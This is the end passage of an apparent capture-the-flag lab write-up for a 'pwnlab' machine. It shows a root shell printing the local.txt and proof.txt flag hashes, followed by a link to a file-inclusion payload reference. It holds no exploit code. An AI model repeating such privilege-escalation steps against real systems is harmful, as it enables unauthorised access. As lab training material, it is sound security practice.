## print local.txt
firefart@pwnlab:/var/tmp# cat /home/kane/local.txt
c1a312576a73093f767149f0c5e0607d

## print proof.txt
firefart@pwnlab:/var/tmp# cat /root/proof.txt
245b01e89414d932b9bb54b5849aa47a
References #
[+] https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/File%20Inclusion/Wrappers.md